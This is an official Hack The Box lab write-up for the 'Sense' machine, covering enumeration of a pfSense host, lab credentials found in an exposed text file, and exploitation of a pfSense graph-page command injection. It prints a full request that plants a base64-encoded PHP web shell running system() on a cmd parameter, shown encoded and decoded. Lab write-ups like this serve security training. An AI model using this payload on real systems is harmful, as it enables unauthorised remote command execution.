Hack The Box

PEN-TESTING LABS

# Sense

## 22nd October 2017 / Document No D17.100.30

**Prepared By: Alexander Reid (Arrexel)**

**Machine Author: lkys37en**

**Difficulty: Medium**

**Classification: Official**

## SYNOPSIS

Sense, while not requiring many steps to complete, can be challenging for some as the proof of concept exploit that is publicly available is very unreliable. An alternate method using the same vulnerability is required to successfully gain access.

### Skills Required


- Basic knowledge of PHP
- Enumerating ports and services

### Skills Learned

- Modifying publicly available exploits
- Bypassing strict filtering
- Exploiting PFSense

## Enumeration

### Nmap



Target: 10.10.10.60

Profile: Intense scan, all TCP ports


```
Command: nmap -p 1-65535 -T4 -A -v 10.10.10.60
```

Host: 10.10.10.60

| | Port | Protocol | State | Service | Version |
|---|---|---|---|---|---|
| ✓ | 80 | tcp | open | http | lighttpd 1.4.35 |
| ✓ | 443 | tcp | open | http | lighttpd 1.4.35 |

Nmap reveals only a lighttpd server running on ports 80 and 443. Browsing to the website root directory reveals a PFSense login.

## Dirbuster


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 20
Results - Tree View
Errors: 45
(Select and right click for more options)
Change
Back
Pause
Stop
Report

https://10.10.10.60:443/

| Directory Stucture | Response Code | Response Size |
|---|---|---|
| javascript | ??? | ??? |
| exec.php | 200 | 453 |
| changelog.txt | 200 | 583 |
| graph.php | 200 | 453 |
| tree | 200 | 8007 |
| wizard.php | 200 | 453 |
| pkg.php | 200 | 453 |
| installer | 302 | 224 |
| xmlrpc.php | 200 | 614 |
| reboot.php | 200 | 453 |
| interfaces.php | 200 | 453 |
| system-users.txt | 200 | 394 |

Current speed: 0 requests/sec
Average speed: (T) 123, (C) 1 requests/sec
Parse Queue Size: 0
Total Requests: 502945/622924
Time To Finish: 1 Day
Current number of running threads: 100
DirBuster Stopped
/fwfont.txt


Dirbuster, with the lowercase medium wordlist, finds a **changelog.txt** file which states 2 of 3 vulnerabilities have been patched. It also finds a **system-user.txt** which exposes the PFSense login credentials as **rohit:pfsense**

## Exploitation

Exploit: https://www.exploit-db.com/exploits/39709/

At first, exploitation seems fairly straightforward. However after a few attempts, it is clear the above proof of concept is not stable on this machine. Rather than using octals, it is possible to Base64-encode some PHP to obtain a reverse shell. Note that many URL encoding tools do not encode parenthesis and ampersands, which is required for this exploit to work.

To start out, log in as the **rohit** user and browse to **Status** > **RRD Graphs**, using Burp Suite to intercept the request to **status_rrd_graph_img.php**.



```
GET
/status_rrd_graph_img.php?database=queues;cd+..;cd+..;cd+..;cd+usr
;cd+local;cd+www;echo+"%3C%3Fphp+eval%28base64_decode%28%27ZWNobyB
zeXN0ZW0oJF9HRVRbJ2NtZCddKTsg%27%29%29%3B%3F%3E">writeup.php
HTTP/1.1
```

The above request will create a **writeup.php** file on the target in the root of the web directory. It accepts a single GET argument (cmd) which can be used to open a reverse shell or obtain the flags. Successful exploitation yields access as the root user, and flags can be obtained from **/home/rohit/user.txt** and **/root/root.txt**.

### Encoded Request

/status_rrd_graph_img.php?database=queues;cd+..;cd+..;cd+..;cd+usr;cd+local;cd+www;echo+"%3C%3Fphp+eval%28base64_decode%28%27ZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKTsg%27%29%29%3B%3F%3E">writeup.php

### Decoded Request

/status_rrd_graph_img.php?database=queues;cd+..;cd+..;cd+..;cd+usr;cd+local;cd+www;echo+"<?php eval(base64_decode('ZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKTsg'));?>">writeup.php

### Decoded Base64

echo system($_GET['cmd']);